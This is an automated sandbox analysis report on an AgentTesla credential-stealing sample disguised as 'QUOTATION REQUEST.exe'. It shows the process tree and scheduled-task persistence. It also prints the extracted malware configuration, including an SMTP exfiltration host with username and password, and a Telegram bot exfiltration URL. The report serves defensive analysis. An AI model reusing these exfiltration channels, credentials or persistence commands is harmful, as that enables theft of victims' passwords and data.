ID: 321450
Sample Name: QUOTATION REQUEST.exe
Cookbook: default.jbs
Time: 08:24:11
Date: 22/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report QUOTATION REQUEST.exe

Overview


General Information

Sample Name:	QUOTATION REQUEST.exe
Analysis ID:	321450
MD5:	4f4f697adc79894..
SHA1:	390de0e89b8c1c..
SHA256:	dc0cff9e3bc5753...
Tags:	AgentTesla exe

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Scheduled temp file…
- Snort IDS alert for network traffic (e….
- Yara detected AgentTesla
- Yara detected AntiVM_3
- .NET source code contains potentia…
- Hides that the sample has been dow…
- Initial sample is a PE file and has a …
- Machine Learning detection for dropp…
- Machine Learning detection for samp…

Classification



Startup

- **System is w10x64**
- QUOTATION REQUEST.exe (PID: 5388 cmdline: 'C:\Users\user\Desktop\QUOTATION REQUEST.exe' MD5: 4F4F697ADC79894CEEC42D5752B2790E)
  - schtasks.exe (PID: 5616 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\GtVSibeZGs' /XML 'C:\Users\user\AppData\Local\Temp\tmpCA2.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 4576 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - RegSvcs.exe (PID: 1564 cmdline: {path} MD5: 2867A3817C9245F7CF518524DFD18F28)
- lEmohP.exe (PID: 3288 cmdline: 'C:\Users\user\AppData\Roaming\lEmohP\lEmohP.exe' MD5: 2867A3817C9245F7CF518524DFD18F28)
  - conhost.exe (PID: 6028 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- lEmohP.exe (PID: 5788 cmdline: 'C:\Users\user\AppData\Roaming\lEmohP\lEmohP.exe' MD5: 2867A3817C9245F7CF518524DFD18F28)
  - conhost.exe (PID: 4952 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "NzslbU4cHkctpk",
  "URL: ": "http://C0BJotQhI3.net",
  "To: ": "",
  "ByHost: ": "mail.hemetek.com:587",
  "Password: ": "FYw6n",
  "From: ": ""
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.212843504.0000000003B43000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000003.00000002.462144655.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.212271069.0000000002B21000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000003.00000002.464101728.000000000331000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Process Memory Space: QUOTATION REQUEST.exe PID: 5388	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 3 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
3.2.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- Spam, unwanted Advertisements and Ransom Demands
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Spam, unwanted Advertisements and Ransom Demands:

Modifies the hosts file

System Summary:

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM_3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Modifies the hosts file

Lowering of HIPS / PFW / Operating System Security Settings:

Modifies the hosts file

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 2	File and Directory Permissions Modification 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job 1	Registry Run Keys / Startup Folder 1	Scheduled Task/Job 1	Disable or Modify Tools 1	Input Capture 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Standard Port 1

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Domain Accounts	At (Linux)	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Obfuscated Files or Information 2	Credentials in Registry 1	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 2	NTDS	Security Software Discovery 3 2 1	Distributed Component Object Model	Input Capture 1	Scheduled Transfer	Application Layer Protocol 1 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Virtualization/Sandbox Evasion 1 4	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 4	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
QUOTATION REQUEST.exe	53%	Virustotal		Browse
QUOTATION REQUEST.exe	52%	ReversingLabs	ByteCode-MSIL.Infostealer.Stelega	
QUOTATION REQUEST.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\GtVSibeZGs.exe	100%	Joe Sandbox ML		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\GtVSibeZGs.exe	52%	ReversingLabs	ByteCode-MSIL.Infostealer.Stelega	
C:\Users\user\AppData\Roaming\lEmohP\lEmohP.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Roaming\lEmohP\lEmohP.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
mail.hemetek.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://C0BJotQhI3.net	0%	Avira URL Cloud	safe	
http://TDhznh.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://mail.hemetek.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.hemetek.com	107.6.134.138	true	true	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	RegSvcs.exe, 00000003.00000002.464101728.0000000003331000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://DynDns.comDynDNS	RegSvcs.exe, 00000003.00000002.464101728.0000000003331000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://C0BJotQhI3.net	RegSvcs.exe, 00000003.00000002.465723831.0000000003696000.00000004.00000001.sdmp, RegSvcs.exe, 00000003.00000002.465745478.00000000036A0000.00000004.00000001.sdmp, RegSvcs.exe, 00000003.00000002.464101728.00000000003331000.00000004.00000001.sdmp, RegSvcs.exe, 00000003.00000002.465591581.0000000003659000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://TDhznh.com	RegSvcs.exe, 00000003.00000002.464101728.0000000003331000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	RegSvcs.exe, 00000003.00000002.464101728.0000000003331000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	QUOTATION REQUEST.exe, 00000000.00000002.212172469.0000000002AA1000.00000004.00000001.sdmp	false		high
http://https://api.telegram.org/bot%telegramapi%/	QUOTATION REQUEST.exe, 00000000.00000002.212843504.0000000003B43000.00000004.00000001.sdmp, RegSvcs.exe, 00000003.00000002.462144655.0000000000402000.00000040.00000001.sdmp	false		high
http://mail.hemetek.com	RegSvcs.exe, 00000003.00000002.465723831.0000000003696000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.telegram.org/bot%telegramapi%/sendDocumentdocument----------x	RegSvcs.exe, 00000003.00000002.464101728.0000000003331000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	QUOTATION REQUEST.exe, 00000000.00000002.212843504.0000000003B43000.00000004.00000001.sdmp, RegSvcs.exe, 00000003.00000002.462144655.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.orgGETMozilla/5.0	RegSvcs.exe, 00000003.00000002.464101728.0000000003331000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
107.6.134.138	unknown	United States		32475	SINGLEHOP-LLCUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	321450
Start date:	22.11.2020
Start time:	08:24:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	QUOTATION REQUEST.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.evad.winEXE@10/8@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 52.255.188.83, 104.43.193.48, 168.61.161.212, 51.104.139.180, 92.122.144.200, 20.54.26.129, 8.248.147.254, 8.241.9.126, 8.248.117.254, 8.241.121.126, 8.248.125.254, 8.253.204.121, 8.241.123.254, 8.241.121.254, 92.122.213.194, 92.122.213.247, 51.104.144.132 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs.microsoft.com, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:24:55	API Interceptor	62x Sleep call for process: QUOTATION REQUEST.exe modified
08:25:10	API Interceptor	843x Sleep call for process: RegSvcs.exe modified
08:25:22	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run lEmohP C:\Users\user\AppData\Roaming\lEmohP\lEmohP.exe
08:25:30	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run lEmohP C:\Users\user\AppData\Roaming\lEmohP\lEmohP.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
107.6.134.138	XbJ1zfehhU.exe	Get hash	malicious	Browse	
	shipping documents.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
mail.hemetek.com	XbJ1zfehhU.exe	Get hash	malicious	Browse	• 107.6.134.138
	shipping documents.exe	Get hash	malicious	Browse	• 107.6.134.138

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SINGLEHOP-LLCUS	payment advice.xls	Get hash	malicious	Browse	• 65.60.1.236
	http://https://app.clio.com/link/AxWtfjmmzhja	Get hash	malicious	Browse	• 198.143.164.252
	http://img.delta-search.com	Get hash	malicious	Browse	• 198.143.128.241
	http://https://achas.com.br/wp-includes/certificates/ssl.html	Get hash	malicious	Browse	• 198.143.164.252
	Sales_Invoice_503657_415470.xls	Get hash	malicious	Browse	• 107.6.152.20
	EjwyvX23Ry.exe	Get hash	malicious	Browse	• 96.127.138.234
	XbJ1zfehhU.exe	Get hash	malicious	Browse	• 107.6.134.138
	Invoice.exe	Get hash	malicious	Browse	• 172.96.186.206
	HMT-200810-02.exe	Get hash	malicious	Browse	• 107.6.169.82
	http://zuanhi.glorygc.com/%40120%40240%40	Get hash	malicious	Browse	• 69.175.104.242
	shipping documents.exe	Get hash	malicious	Browse	• 107.6.134.138
	PROOF OF PAYMENT.exe	Get hash	malicious	Browse	• 198.20.116.197
	20200728.doc	Get hash	malicious	Browse	• 198.20.110.125
	IBC_100120_CTX_102720.doc	Get hash	malicious	Browse	• 184.154.69.125
	IBC_100120_CTX_102720.doc	Get hash	malicious	Browse	• 184.154.69.125
	PO SHEET pdf.exe	Get hash	malicious	Browse	• 96.127.138.234
	SELECTED PRODUCTS NEEDED pdf.exe	Get hash	malicious	Browse	• 96.127.138.234
	iArpr7yhpo.exe	Get hash	malicious	Browse	• 96.127.138.234
	Byxmlltd72.exe	Get hash	malicious	Browse	• 69.175.35.82
	order confirmation nr. AB-1006779.pdf..exe	Get hash	malicious	Browse	• 96.127.138.234

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\lEmohP\lEmohP.exe	kAUs7lSQgh.exe	Get hash	malicious	Browse	
	Invoice 802737.exe	Get hash	malicious	Browse	
	order SS21-031 - A30.exe	Get hash	malicious	Browse	
	SOA.exe	Get hash	malicious	Browse	
	updated statement of account showing a balance due.exe	Get hash	malicious	Browse	
	INV.NO.213242021.exe	Get hash	malicious	Browse	
	INV.NO.213000242021.exe	Get hash	malicious	Browse	
	pdf.exe	Get hash	malicious	Browse	
	statement of account.exe	Get hash	malicious	Browse	
	FINAL DOC.exe	Get hash	malicious	Browse	
	0nv9EKtCMv.exe	Get hash	malicious	Browse	
	XbJ1zfehhU.exe	Get hash	malicious	Browse	
	RC2jmpuEYE.exe	Get hash	malicious	Browse	
	QUATATION INQUIRY.exe	Get hash	malicious	Browse	
	SOA of AUGUST 2020.exe	Get hash	malicious	Browse	
	Quotation Inquiry.exe	Get hash	malicious	Browse	
	770k.exe	Get hash	malicious	Browse	
	c9AwI0x6lR.exe	Get hash	malicious	Browse	
	HoNa6vG013.exe	Get hash	malicious	Browse	
	SHIPPING DOCS..exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\QUOTATION REQUEST.exe.log

Process:	C:\Users\user\Desktop\QUOTATION REQUEST.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1301
Entropy (8bit):	5.345637324625647
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4VE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKz5

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\QUOTATION REQUEST.exe.log	
MD5:	6C42AAF2F2FABAD2BAB70543AE48CEDB
SHA1:	8552031F83C078FE1C035191A32BA43261A63DA9
SHA-256:	51D07DD061EA9665DA070B95A4AC2AC17E20524E30BF6A0DA8381C2AF29CA967
SHA-512:	014E89857B811765EA7AA0B030AB04A2DA1957571608C4512EC7662F6A4DCE8B0409626624DABC96CBFF079E7F0F4A916E6F49C789E00B6E46AD37C36C806DC
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\lEmohP.exe.log	
Process:	C:\Users\user\AppData\Roaming\lEmohP\lEmohP.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	142
Entropy (8bit):	5.090621108356562
Encrypted:	false
SSDEEP:	3:QHXMKa/xwwUC7WglAFXMWA2yTMGfsbNRLFS9Am12MFuAvOAsDeieVyn:Q3La/xwczlAFXMWTyAGCDLIP12MUAvvw
MD5:	8C0458BB9EA02D50565175E38D577E35
SHA1:	F0B50702CD6470F3C17D637908F83212FDBDB2F2
SHA-256:	C578E86DB701B9AFA3626E804CF434F9D32272FF59FB32FA9A51835E5A148B53
SHA-512:	804A47494D9A462FFA6F39759480700ECBE5A7F3A15EC3A6330176ED9C04695D2684BF6BF85AB86286D52E7B727436D0BB2E8DA96E20D47740B5CE3F856B5D0
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.EnterpriseServices, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..

C:\Users\user\AppData\Local\Temp\tmpCA2.tmp	
Process:	C:\Users\user\Desktop\QUOTATION REQUEST.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1643
Entropy (8bit):	5.191525678114239
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjplgUYODOLD9RJh7h8gKBdtn:cbh47TlNQ//rydbz9l3YODOLNdq31
MD5:	D155A8C3722582775D0A09941D62E98E
SHA1:	C9CE75D6052B7F44106E2F9368ABF53188820A5E
SHA-256:	B43968CF5253F83119264249CE652A2E5185CA84849315690B7603553876346B
SHA-512:	12474769D5AFAA771441139D8FEE5F7AE4388F493FADC13E6DF2F37F0EFE76073711C9500D25C4F3F2C4938EF9BD64F5AB40841C6D5A862A3B1E6C11B347E5A
Malicious:	**true**
Reputation:	low
